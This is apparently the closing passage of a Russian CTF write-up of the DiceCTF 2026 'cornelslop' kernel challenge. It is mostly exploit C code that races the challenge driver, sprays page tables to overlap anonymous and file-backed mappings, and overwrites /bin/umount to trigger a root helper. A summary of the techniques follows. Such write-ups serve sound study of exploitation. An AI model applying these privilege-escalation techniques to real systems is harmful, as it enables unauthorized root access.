#define _pud_index_to_virt(i) (i << 30)
#define _pgd_index_to_virt(i) (i << 39)
#define PTI_TO_VIRT(pud_index, pmd_index, pte_index, page_index) \
   ((void*)(_pgd_index_to_virt((unsigned long long)(pud_index)) \
```

```
   + _pud_index_to_virt((unsigned long long)(pmd_index)) \
   + _pmd_index_to_virt((unsigned long long)(pte_index)) \
   + _pte_index_to_virt((unsigned long long)(page_index))))

#define ADD_ENTRY   0xcafebabe
#define DEL_ENTRY   0xdeadbabe
#define CHECK_ENTRY 0xbeefbabe

int fd;

struct cornelslop_user_entry {
  uint32_t id;
  uint64_t va_start;
  uint64_t va_end;
  uint8_t corrupted;
};

static int do_add(void *addr, size_t len, uint32_t *out_id) {
  struct cornelslop_user_entry ue = {
    .id = 0,
    .va_start = (uint64_t)(uintptr_t)addr,
    .va_end = (uint64_t)(uintptr_t)addr + len,
    .corrupted = 0,
  };
  if (ioctl(fd, ADD_ENTRY, &ue) == -1) return -1;
  *out_id = ue.id;
  return 0;
}

static int do_del(uint32_t id) {
  struct cornelslop_user_entry ue = { .id = id };
  if (ioctl(fd, DEL_ENTRY, &ue) == -1) return -1;
  return 0;
}

static int do_check(uint32_t id, int *out_corrupted) {
  struct cornelslop_user_entry ue = { .id = id };
  if (ioctl(fd, CHECK_ENTRY, &ue) == -1) return -1;
```

```
  if (out_corrupted) *out_corrupted = (ue.corrupted != 0);
  return 0;
}

static void pin(int c){
  cpu_set_t s;
  CPU_ZERO(&s);
  CPU_SET(c, &s);
  sched_setaffinity(0, sizeof(s), &s);
}

#define BIG_SIZE          (0x10000000)
#define BIG_ADDR          ((void *)0x1234dead0000ULL)
#define SM_SIZE           0x1000
#define SM_ADDR           ((void *)0xbabe0000ULL)
#define PAGE_SPARY_NUM    32
#define HELPER_PATH       "/tmp/.cornelslop-root"
#define BACKUP_PATH       "/tmp/.cornelslop-busybox"
#define TARGET_PATH       "/bin/umount"

int is_released = 0;
static void *big_buf, *sml_buf;
static uint32_t target_id = 0xffffffff;
static atomic_int check_done;
pthread_barrier_t bA;

void* th_race(void*) {
  pin(3);
  pthread_barrier_wait(&bA);
  assert (do_check(target_id, NULL) == 0);
  atomic_store_explicit(&check_done, 1, memory_order_release);
  printf("[race] do_check called on %d\n", target_id);
  sleep(1000);
}

void* th_slow(void*) {
  pin(2);
  pthread_barrier_wait(&bA);
```

```
  while (!is_released) {
    mprotect(big_buf, BIG_SIZE, PROT_READ);
    mprotect(big_buf, BIG_SIZE, PROT_READ | PROT_WRITE);
    sched_yield();
    usleep(1);
  }
  sleep(1000);
}

// ... (вспомогательные функции: copy_file, stage_helper,
//      root_shell, relink_busybox_applet) ...

int main(void) {
  setbuf(stdout, NULL);
  if (geteuid() == 0) root_shell();
  stage_helper();

  fd = open("/dev/cornelslop", O_RDONLY);
  assert(fd != -1);
  int targetfd = open(TARGET_PATH, O_RDONLY);
  assert(targetfd != -1);

  // Спрей анонимных страниц для PTE overlap
  for (size_t i = 0; i < PAGE_SPARY_NUM; i++) {
    for (size_t j = 0; j < 512; j++) {
      assert(mmap(PTI_TO_VIRT(2, 0, i, j), 0x1000,
                  PROT_READ|PROT_WRITE,
                  MAP_FIXED|MAP_ANONYMOUS|MAP_SHARED, -1, 0) !=
MAP_FAILED);
    }
  }
  *(char*)PTI_TO_VIRT(2, 0, 0, 0) = '0';

  // Спрей file-backed маппингов
  for (size_t i = 0; i < PAGE_SPARY_NUM; i++) {
    for (size_t j = 0; j < 512; j++) {
      assert(mmap(PTI_TO_VIRT(3, i, j, 0), 0x1000,
                  PROT_READ, MAP_FIXED|MAP_SHARED, targetfd, 0) !=
```

```
MAP_FAILED);
    }
  }

  // Setup big/small memory
  big_buf = mmap(BIG_ADDR, BIG_SIZE, PROT_READ|PROT_WRITE,
                 MAP_PRIVATE|MAP_ANONYMOUS|MAP_FIXED, -1, 0);
  memset(big_buf, 'A', BIG_SIZE);
  sml_buf = mmap(SM_ADDR, SM_SIZE*10, PROT_READ|PROT_WRITE,
                 MAP_PRIVATE|MAP_ANONYMOUS|MAP_FIXED, -1, 0);
  memset(sml_buf, 'S', SM_SIZE*10);

  pin(0);
  pthread_t tA, tB;
  pthread_barrier_init(&bA, NULL, 3);
  pthread_create(&tA, NULL, th_race, NULL);
  pthread_create(&tB, NULL, th_slow, NULL);

  /* Фаза 1: много add/del чтобы вытолкнуть в buddy */
  int spray[128] = { 0 };
  for (size_t j = 0; j < 8; j++) {
    if (j == 5) {
      pin(0);
      for (size_t i = 0; i < 128; i++) {
        if (i == 0x18) {
          // TARGET!
          assert(do_add(big_buf, BIG_SIZE, &spray[i]) == 0);
          ((uint8_t*)big_buf)[0] ^= 0xFF; // Tamper
          madvise(big_buf, BIG_SIZE, MADV_DONTNEED);
        } else {
          assert(do_add((void*)((size_t)sml_buf + 0x1000 * j),
                        SM_SIZE, &spray[i]) == 0);
        }
      }
      pin(1); // накопление
      for (size_t i = 0; i < 128; i++) {
        if (i == 0x18) {
          target_id = spray[i];
```

```
        pthread_barrier_wait(&bA);
        usleep(1000);
        assert(do_del(target_id) == 0);
      } else {
        assert(do_del(spray[i]) == 0);
      }
    }
  } else {
    pin(0);
    for (size_t i = 0; i < 128; i++)
      assert(do_add((void*)((size_t)sml_buf + 0x1000 * j),
                    SM_SIZE, &spray[i]) == 0);
    pin(1);
    for (size_t i = 0; i < 128; i++)
      assert(do_del(spray[i]) == 0);
  }
  usleep(50000); // Ожидание RCU
}

/* Спрей PTE анонимных страниц */
pin(1);
for (size_t i = 0; i < PAGE_SPARY_NUM; i++)
  for (size_t j = 1; j < 512; j++)
    *(char*)PTI_TO_VIRT(2, 0, i, j) = 'A';

wait_for_check_done();

/* Спрей PTE file-backed страниц */
pin(3);
for (size_t i = 0; i < PAGE_SPARY_NUM; i++)
  for (size_t j = 1; j < 512; j++)
    volatile char t = *(char*)PTI_TO_VIRT(3, i, j, 0);

/* Поиск overlap */
int installed = 0;
char shebang[128];
int shebang_len = snprintf(shebang, sizeof(shebang),
                           "#!%s\n", HELPER_PATH);
```

```
  for (size_t i = 0; i < PAGE_SPARY_NUM; i++) {
    for (size_t j = 0; j < 512; j++) {
      if (memcmp(PTI_TO_VIRT(2, 0, i, j), "\x7f""ELF", 4) == 0) {
        printf("[!] Overlap! %ld %ld\n", i, j);
        memset(PTI_TO_VIRT(2, 0, i, j), '\n', 0x1000);
        memcpy(PTI_TO_VIRT(2, 0, i, j), shebang, shebang_len);
        installed = 1;
        break;
      }
    }
    if (installed) break;
  }
  assert(installed);

  close(targetfd);
  puts("[+] Root trigger installed");
  puts("[+] Killing parent shell...");
  kill(getppid(), SIGKILL);
  usleep(200000);
  close(fd);
  _exit(0);
}
```

Заключение

Этот челлендж — отличное упражнение в превращении концептуально простого race бага в робастную цепочку эксплуатации. Ключевые техники:

- **Расширение окна гонки:** `MADV_DONTNEED` + `mprotect()` — от миллисекунд до десятков секунд
- **Cross-cache атака:** разделение alloc/free между CPU для обхода лимита 128 объектов
- **PTE overlap:** наложение анонимных и file-backed маппингов для произвольной записи в файл
- **Повышение привилегий:** перезапись `/bin/umount` shebang-скриптом вызывающим helper

Ссылки

- core-jmp.org — оригинал
- Автор: ptr-yudai
- Челлендж: DiceCTF 2026 — cornelslop by FizzBuzz101